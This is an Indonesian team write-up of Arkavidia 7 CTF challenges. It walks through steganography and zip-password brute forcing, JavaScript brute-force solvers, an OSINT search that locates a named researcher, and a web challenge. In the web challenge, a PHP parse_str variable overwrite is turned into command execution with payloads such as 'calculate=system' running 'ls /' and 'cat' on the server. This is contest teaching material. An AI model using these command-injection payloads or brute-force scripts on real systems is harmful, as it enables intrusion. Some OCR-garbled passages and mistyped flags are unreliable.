
WriteUp Arkavidia7 Hacking For 아이유

ADMIN ARKAV NGASI SOAL KRIPTO RSA SEMUA KANG KRIPTO DI TIM HACKING FOR IU:





ALSO KANG PWN:



MEANWHILE MISC:



MBEERRR ChaO AnehMan

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Forensic

1. KawaiiMetal

a. Executive Summary

Tadi pas ngubek-ngubek file lama, ada foto Babymetal. Sampe sekarang masih suka banget dengerin lagu ini. Aku rekomen lagu https://www.youtube.com/watch?v=WIKqgE4BwAY.

Author: Jspmarc

attachment: https://drive.google.com/file/d/1u3bdMyIcI8YIq3-bimiOMaV7PL6SC_5Z/view?usp=sharing

b. Technical Report

Diberikan file Babymetal.jpg, Moa-metal.png, Su-metal.jpg, dan Yui-metal.jpg. Pertama tama kita coba jalankan pngcheck pada file .png (hanya ada 1). Berikut penampakannya

```
chunk tEXt at offset 0x4f6a4b, length 18, keyword: EXIF:Orientation chunk IEND at offset 0x4f6a69, length 0
additional data after IEND chunk
ERRORS DETECTED in Moa-metal.png
```

Ada tambahan data setelah IEND. Ketika kita cek dengan hex editor, ada hint. Berikut penampakannya

```
ion.1.X.....IEND.B`...Hint,
hint:.Every hidden messages y
ou see are encoded with base6
4.
```

Karena merasa ada hint lain, kami mengecek semua bagian terbawah file dengan hexdump. Kami menemukan hint lain

```
...}.....Hint, hint:.
U3RyaW5ncyBhbmQgZ3JlcCB3aXRoI
HRoZSByZWdleCAiPSQiIGlzIGJlZX
h0cmVtZWx5IHVzZWZ1bA==.
```

Strings and grep with the regex "=\$" is beextremely useful

Hooo, langsung saja coba. Kami menemukan string dibawah

SG93IGFyZSB5b3UgdG9kYXk=
V29ya2luZyBoYXJkIEkgc2VILCBnYW5iYXR0ZQ==
SGVyZSdzIHlvdXIgcmV3YXJkOg==
KFByb3RpcDogQ292ZXIgeW91ciBlYXJzIHdoZW4gdSBmaW5kIHRoZSB
mbGFnIGFuZCBkb24ndCBvcGVuIHJhbmRvbSBzb3VuZCBmaWxlcyB3a
WxseS1uaWxseSk=
aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcHpSM01mYWc=

Jika didecode, hasilnya adalah:

How are you today Working hard I see, ganbatte Here's your reward:

(Protip: Cover your ears when u find the flag and don't open random sound files willy-nilly)

https://pastebin.com/pzR3Mfag

Buka link, dapat password. Berikut penampakannya

```
bruh{This_is_n0t_the_F14G}

Password is:
road_of_resistance
```

Kemungkinan ini adalah password dari zip. Ternyata zip ada di file Babymetal.png. Skuy langsung extract saja

```
Archive: Babymetal.jpg
warning [Babymetal.jpg]: 112302 extra bytes at beginning or within zipfile
(attempting to process anyway)
[Babymetal.jpg] flag.flac password:
inflating: flag.flac
```

Setelah dibuka file flag.flac, suaranya tut-tut gajelas. Kemungkinan ini diencode pakai SSTV, decode, duar flag



c. Flag

Flag: Arkav7{Gimm3_Ch0c0lat3}

2. It's me

a. Executive Summary

Author: girvinjunod

attachment:

https://drive.google.com/file/d/1bm4knCoD9dWAZLDZbd2cKXu00bssTkV k/view?usp=sharing

b. Technical Report

Diberikan file .zip yang berisi file .jpg. Coba strings, binwalk, hexdump, hasilnya nihil. Ok, mungkin perlu tools stegano. Langsung coba stegsolve online di https://stegonline.georgeom.net/image. Coba LSB half, ternyata ada link tersembunyi



Linknya: https://bit.ly/fnaffandomiscursed4670182371 Isinya drive, berikut penampakannya







Penampakan .bash_history

```
nano .bash_history
nano pass.txt
zip --password $(cat pass.txt | tr -d '\n') itsme.zip itsme.wav
cat pass.txt
unzip itsme.zip
truncate -s -2 pass.txt
cat pass.txt
ls -alt
rm itsme.wav
history -a
```

Penampakan pass.txt

z19874206<u>9</u>ba1230madjywl210472nadwm19iz

Password zip ada di pass.txt, tapi dihilangkan beberapa karakter. Pertamanya kami mengira 1 karakter, karena tidak mau, jadi kami coba 2 karakter, ternyata bisa. Berikut script brutenya

```
#!/bin/env bash
wordlists="0 1 2 3 4 5 6 7 8 9 a b c d e f g h i j k l m n o p
q r s t u v w x y z A B C D E F G H I J K L M N O P Q R S T U V
W X Y Z ! & ( ) * + , - . / : ; < = > ? @ [ ] ^ { | } ~"
while [ ! -f ./itsme.wav ]
do
    for n in $wordlists
    do
        for n2 in $wordlists
        do
            echo "password: ${n}${n2}"
            unzip -P "`cat ./pass.txt | tr -d '\n'`${n}${n2}"
./itsme.zip
        done
    done
done
done
```

Hasil (script rada ngebug):

```
password: 6b
Archive: ./itsme.zip
   skipping: itsme.wav
                                     incorrect password
password: 6c
Archive: ./itsme.zip
   skipping: itsme.wav
                                     incorrect password
password: 6d
Archive: ./itsme.zip
   skipping: itsme.wav
                                     incorrect password
password: 6e
Archive: ./itsme.zip
   skipping: itsme.wav
                                     incorrect password
password: 6f
Archive: Vo./itsme.zip
   skipping: itsme.wav
                                     incorrect password
password: 6q
Archive: ./itsme.zip
replace itsme.wav? [y]es, [n]o, [A]ll, [N]one, [r]ename:
```

File sudah di extract, tetapi sizenya 0 byte. Ketika hasil sudah ada keluar (tidak 0 byte), script langsung kami stop paksa.

Isinya adalah file .wav. Ketika dibuka, suaranya tut-tut seperti morse code. Langsung kita coba decode online di

https://morsecode.world/international/decoder/audio-decoderadaptive.html

Berikut Penampakannya



Pertama kami kira flagnya adalah Arkav7{HOMICIDALHAUNTEDANIMATRONICS871942069}

Ternyata bukan. Setelah berpikir sejenak, kami mencoba menggunakan tools steghide (karena biasanya diminta password) ke file .jpg sebelumnya, dan ternyata ada file txt

```
anehman@pramayasa:~/ctf/arkav7/foren/itsme$ steghide extract -sf itsme.jpg
Enter passphrase:
wrote extracted data to "steganopayload285377.txt".
```

Langsung read txt yang didapat, dapet flag deh

Arkav7{why_d0_th3_An1matr0nics_hav3_a_t1m3r_anYWAy120936281923710}

c. Flag

Flag:Arkav7{why_dO_th3_An1matr0nics_hav3_a_t1m3r_anYWAy120 936281923710}

Reverse Engineering

1. aksarajawa

a. Executive Summary

Bahkan orang Bandung pun belajar aksara jawa.

Author: suggoitanoshi

attachment:

https://drive.google.com/file/d/1vhTKtLXsW1P0D22LnDDgBjBhOHQpxVlr/view?usp=sharing

b. Technical Report

Diberikan kode js. Soal ini sebenarnya sangat simple, kita hanya perlu menebak a,b, dan c yang benar untuk mendapatkan flagnya.

Tentu saja untuk menebak, kami melakukan bruteforce. Berikut scriptnya

```
const read = (s) => s.reduce((a, b) => (a << 1) + b);

function argue(a, b, c) {
   if (
     (![] + []) [b - 2 * a] != 'a' ||
     ({} + []).split(' ') [+[]] [c - a] != 'b' ||
     ({} + []).split(' ') [+[]] [b - c] != 'c'
) {
     console.log("That's wrong!");
     return;
}

const ka =
     [a - read([+!![], +[], +!![]])] +
     [String.fromCharCode(b * 10 - a - c)] +
     [a - read([+!![]])];

const kb =
     ['p'] +
     [({} [+[]] + []).substring(+[], read([+!![], +[]]))] +
     [b - 2 * a] +
     ['hm'] +</pre>
```

```
[c - a + +!![]] +
  [({}[+[]] + [])[+!![]]] +
  [c - +!![]];
const kc = [({} + [])[a]] + [c - a - +!![]] + ['m'] + [2 * c - b];
console.log(`Your flag: Arkav7{${ka}_${kb}_${kc}}`);
}

for (let a = 0; a < 0xff; a++) {
  for (let b = 0; b < 0xff; b++)
  for (let c = 0; c < 0xff; c++) {
      {
      argue(a, b, c);
      }
  }
}</pre>
```

Run

```
chao_at Yu in [~/Downloads/arkav/rev/aksarajawa]
20:34:51 > node trial.js | grep Arkay mat Tools
Your flag: Arkav7{1t5_pun1hm3n7_t1m3}
^C
```

Namun ada sedikit kesalahan pada flag, kami menebak" sedikit dan mendapatkan flag Your Arkav7{1t5_pun1shm3n7_t1m3}

c. Flag

Flag: Arkav7{1t5 pun1shm3n7 t1m3}

2. Arcadevidia

a. Executive Summary

Take it easy, let's play a game!

http://slave3.ctf.arkavidia.id:10032

Author: Fraglantia

b. Technical Report

Diberikan game dalam bentuk web, langsung kami buka kode nya pada /game.js. Kode yang menarik ada pada fungsi win() dimana game akan melakukan print flag. Namun win hanya dipanggil jika kondisi pada fungsi checkSecret() terpenuhi.

Karena maled, kami langsung baca kode **win** nya saja dimana fungsi tersebut yang melakukan print flag.

Namun flag akan terbentuk berdasarkan urutan monster yang terbunuh, untuk mendapatkan urutan yang tepat, kami melakukan bruteforce dengan permutasi. Untuk variabel monster, tentu saja kami mendapatkannya dari source code **game.js.**

Berikut merupakan script bruteforce yang kami buat

```
,211,3,199,70,175,204,208,105,128,167,83,114,55,102,221,80,230,82,59
,137,209,196,86,13,93,170,168,48,48,99,54,90,79,236,188,136,116,216,
21,1,129,55,151,201,41,19,125,119,19,248,149,210,251,166,53,118,149,
168,162,168,81,136,6,79,126,97,143,44,39,20,71,105,190,47,27,158,194
,169,193,37,60,146,45,184,245,125,248,212,22,75,255,212,228,23,131,7
5,75,140,20,148,173,189,22,226,4,26,82,0,22,115,15,254,34,203,14,178
,10,122,212,77,93,32,252,109,213,117,152,70,42,182,194,82,168,164,16
4,16,56,29,127,142,77,172,94,142,43,138,144,136,46,161,36,241,238,16
3,204,225,183,28,160,255,181,113,223,198,211,89,30,63,3,91,201,6,57,
135,2,183,71,113,224,205,245,175,32,221,131,216,167,89,110,96,164,19
6,11,194,238,88,223,163,174,205,231,121,206,163,168,100,147,181,169,
67,184,245,212,86,244,79,5,220,27,40,113,193,215,94,181,239,148,166,
59,172,47,211,2,94,227,255,160,167,188,212,201,135,15,239,108,24,1,2
13,250,163,39,84,243,237,109,126,89,240,21,72,100,127,74,117,46,151,
120,245,43,124,37,178,59,28,186,46,107,165,199,195,129,240,2,250,150
,148,30,18,94,195,105,158,221,134,26,196,80,23,65,172,192,253,5,126,
211,64,186,103,110,1,71,234,8,44,232,57,113,65,229,108,51,159,185,36
,110,80,100,52,45,79,5,65,165,195,154,158,10,19,229,30,124,75,256,22
224,13,220,158,100,207,61,223,3,6,164,10,159,142,11,247,164,37,107,1
51,188,113,203,150,154,252,28,57,150,196,113,75,19,121,9,210,135,122
,198,239,71,40,170,189,198,220,28,81,141,147,3,243,122,2,167,140,128
,39,88,198,27,144,25,210,256,153,56,224,77,126,122,34,172,191,60,151
,100,88,249,223,254,89,202,108,189,73,255,190,105,49,247,123,27,198,
33,149,167,9,162,67,107,86,3,131,252,240,91,71,128,9,106,39,237,59,1
101,169,73,218,103,79,48,124,193,107,240,133,112,233,122,45,86,31,13
,133,238,81,38,188,156,55,83,197,11,192,190,39,75,71,176,8,209,7,232
,137,208,250,98,
      ];
      for (var i = 0; i < gtw.length; i++) {
        var var1 = CryptoJS.MD5(gtw[i].name).toString();
                                      var2
CryptoJS.MD5(gtw[i].velocity.toString()).toString();
CryptoJS.MD5(qtw[i].proximity.toString()).toString();
        var var4 = i * 96;
```

```
haha[var4 + j] &= var1.charCodeAt(j);
          haha[var4 + j] += var1.charCodeAt(j);
        var4 += 32;
          haha[var4 + j] &= var2.charCodeAt(j);
          haha[var4 + j] += var2.charCodeAt(j);
        var4 += 32;
          haha[var4 + j] &= var3.charCodeAt(j);
          haha[var4 + j] += var3.charCodeAt(j);
        for (var j = 0; j < gtw.length * 3; j++) {</pre>
          z ^= haha[i * gtw.length * 3 + j];
        pram.push(z);
31,49,30,32,23,11,-41,34,14,-73,-139,-174,100,61,-43,78,12,-136,-
61,];
      for (var i = 0; i < haha.length; i++) {</pre>
        pram[i] += haha[i];
      console.log(`Arkav7{${String.fromCharCode(...pram)}}`);
      createMonster('imp', 80, 150);
     createMonster('demon', 70, 150);
     createMonster('ogre', 40, 300);
      createMonster('skeleton', 90, 200);
```

```
createMonster('swampy', 75, 220);
function perm(xs) {
 let ret = [];
 for (let i = 0; i < xs.length; i = i + 1) {</pre>
   let rest = perm(xs.slice(0, i).concat(xs.slice(i + 1)));
   if (!rest.length) {
     ret.push([xs[i]]);
     for (let j = 0; j < rest.length; j = j + 1) {</pre>
       ret.push([xs[i]].concat(rest[j]));
 return ret;
monsters perm = perm(monsters);
for (let momon of monsters perm) {
 win(momon);
```

Run script

```
chao at Yu in [~/Downloads/arkav/rev/arcadevidia]
20:48:24 > node solver.js
Arkav7{<4)ÈD & Đ*ウÞܾB ÖÁN - (Ĝ_ggWp) Normal text
Arkav7{<4)ÈD & Đ*ウÞܾB ÖÁSZ)HŃ>¿8Q}
Arkav7{<4)ÈD & Đ*ウÞܾcKR8ÔF^M□È_ggWp}
Arkav7{<4)ÈD & Đ*ウÞܾcKR8ÔČZ)HŃ£a!T}
Arkav7{<4)ÈD & Đ*ウÞܾpC+±%^M□X¿8Q}
Arkav7{<4)ÈD & Đ*ウÞܾpC+±%^M□X¿8Q}
Arkav7{<4)ÈD & Đ*ウÞܾpC+±b-。{Qa!T}
```

Flag terlihat sedikit lebih jelas pada bagian ini

```
Arkav7{c0ngr4tsS5_y0u_w0n_th3_g4mGa!т}
```

```
Tinggal sambungin aja
Arkav7{c0ngr4tsS5 y0u w0n th3 g4me ggWp}
```

c. Flag

Flag: Arkav7{c0ngr4tsS5_y0u_w0n_th3_g4me_ggWp}


Web Exploitation

1. The Ultimate Sum Calculatorinator

a. Executive Summary

467





Author: didithilmy

b. Technical Report

Diberikan sebuah website yang ketika di inspect terlihat petunjuk ?debug=1 untuk melihat source code dari chall tersebut, berikut tampilan source codenya:

```
error_reporting(0);
   highlight_file(__FILE__);
    return;
$calculate = function($a, $b) {
    return $a + $b;
};
$param = parse str(file get contents("php://input"));
   $a = $param['a'];
    $b = $param['b'];
if ($a && $b) {
   $result = $calculate($a, $b);
<html>
    <head>
        <title>The Ultimate Sum Calculator-inator</title>
   </head>
    <body>
        <h1>The Ultimate Sum Calculator-inator</h1>
        <form method="post">
            <input name="a" type="text" placeholder="First number" />
            <div style="height: 4px"></div>
            <input name="b" type="text" placeholder="Second number" />
            <br /><br />
            <input type="submit" value="Calculate" />
        <?php if ($result) echo "The result is $result"; ?>
    </body>
    <!-- ?debug=1 -->
</html>
```

Kami menyadari fungsi parse_str() bisa digunakan untuk mengoverwrite variabel, disini kami manfaatkan fungsi parse_str() untuk mengoverwrite variabel \$calculate yang diubah menjadi system dengan memanfaatkan params \$a untuk mengirim payload ke fungsi system. Berikut panampakan payloadnya:

```
a=ls /&b=1&calculate=system
```

Hasil:

```
Pretty Raw Render \n Actions \
HTTP/1.1 200 OK
Date: Sun, 31 Jan 2021 12:47:29 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
 Vary: Accept-Encoding
 Connection: close
 Content-Type: text/html; charset=UTF-8
 Content-Length: 611
 boot
 dev
 etc
 home
 lib
 lib64
 media
 mnt
 opt
 proc
 root
 run
 sbin
 srv
 sys
 tmp
   <head>
     <title>
       The Ultimate Sum Calculator-inator
     </title>
```

Sekarang tinggal mencari flagnya ada dimana. Payload akhir menjadi seperti ini:

```
a=cat /.flag/flag.txt&b=1&calculate=system
```

```
-
Response
Pretty Raw Render \n Actions ∨
1 HTTP/1.1 200 OK
2 Date: Sun, 31 Jan 2021 12:49:13 GMT
3 Server: Apache/2.4.38 (Debian)
4 X-Powered-By: PHP/7.2.34
5 Vary: Accept-Encoding
6 Connection: close
7 | Content-Type: text/html; charset=UTF-8
8 Content-Length: 597
10 Arkav7{simple_PHP_variable_overwrite}<html>
    <head>
      <title>
        The Ultimate Sum Calculator-inator
      </title>
    </head>
    <body>
      <h1>
        The Ultimate Sum Calculator-inator
      <form method="post">
        <input name="a" type="text" placeholder="First number" />
        <div style="height: 4px">
        </div>
        <input name="b" type="text" placeholder="Second number" />
        <br />
        <input type="submit" value="Calculate" />
      </form>
      The result is Arkav7{simple_PHP_variable_overwrite}
    </body>
    <!-- ?debug=1 -->
(?)ੴ ← →
                                                             0 matche
```

c. Flag

Flag: Arkav7{simple_PHP_variable_overwrite}

Misc

1. Welcome to Arkavidia 7.0

a. Executive Summary

Join our discord!

https://discord.gg/FARmCw8D

b. Technical Report

Langsung join, di #misc ada flagnya

c. Flag

Flag: [flag]

2. Feedback!

a. Executive Summary

Please fill out this form: https://forms.gle/TiQFWRUm23NkSjW49.

Thanks!

b. Technical Report

Isi dengan sepenuh hati, dapet flag

c. Flag

Flag: Arkav7{see_you_in_Arkav8}

3. Sad and Lonely Friend

a. Executive Summary


165

You are going to need a help from **someone**.

Author: BeforeLast

b. Technical Report


Berkat deskripsi dari chall yang diberikan kami langsung mencoba mencari bantuan di discord dan kami pun menemukan bot dengan role sad and lonely: (, Berikut penampakan chatnya:



Kami diberikan link github ketika mengetikan keyword About. Pada repo tersebut kami menemukan sebuah keyword yang hilang pada versi v1.1.1 yakni "3. Wish me luck"

```
} else if (msg.content.toLowerCase() === 'help') {
              if (isFriend(msg.author.id)) {
                  msg.author
                      .send("What do you want?\n1. Give me something funny\n2. Ban
someone in discord server\n3. Wish me luck\n4. About\n5. Bye")
                      .then(console.log)
                      .catch(console.error)
                  msg.author
                      .send("Leave me alone!")
                      .then(console.log)
                      .catch(console.error)
          } else if (msg.content.toLowerCase() === 'wish me luck') {
              if (isFriend(msg.author.id)) {
                  msg.author
                      .send(wish)
                      .then(console.log)
                       .catch(console.error)
```

Setelah dicoba pada bot kami langsung diberikan flag



c. Flag

Flag: Arkav7{th4nkz_d753bca330e52ec2abbb76306cf8456d}

4. **OSINT-1**

a. Executive Summary

Pada tanggal 9 Agustus 2019, sebuah artikel ilmiah dipublikasikan pada jurnal Computing and Software for Big Science. Salah satu penulis dari artikel ilmiah tersebut pernah menjadi narasumber pada suatu podcast. Sekitar tiga bulan setelah artikel tersebut dipublikasikan (1 Nov 2019), penulis ini mengunjungi suatu tempat di belahan bumi selatan. Cari tahu nama tempat tersebut.

Format flag: Arkav7{nama tempat menggunakan snake case}

Author: didithilmy

b. Technical Report

Setelah berlama" search di gugel, didapatkan artikel ini https://www.researchgate.net/publication/335081057 Rucio Scientific Da ta Management.

Dan podcast yang dimaksud dihadiri oleh **Mario Lassnig**. Untuk tempatnya kami mendapatkannya pada post twitter pada tanggal 1 november 2019.



Tempat yang dikunjungi bernama Pawsey Supercomputing Centre

c. Flag

Flag: Arkav7{pawsey_supercomputing_centre}

5. isekai

a. Executive Summary

Melepas penat CTF dengan main game isekai dulu.

Flag dimasukkan ke dalam format Arkav7 { flag}

Author: girvinjunod

attachment: https://drive.google.com/file/d/1r7E-p8vXuhdjwWA76CRFu3AfjU_YXQuh/view?usp=sharing

b. Technical Report

Tinggal di strings, grep flagnya.

```
chao at Yu in [~/Downloads/arkav/misc] T
21:45:27 > strings main | grep flag
flagnya adalah seCr3tb0ssFighTeuy102
flag_value
```

c. Flag

Flag: Arkav7{seCr3tb0ssFighTeuy102}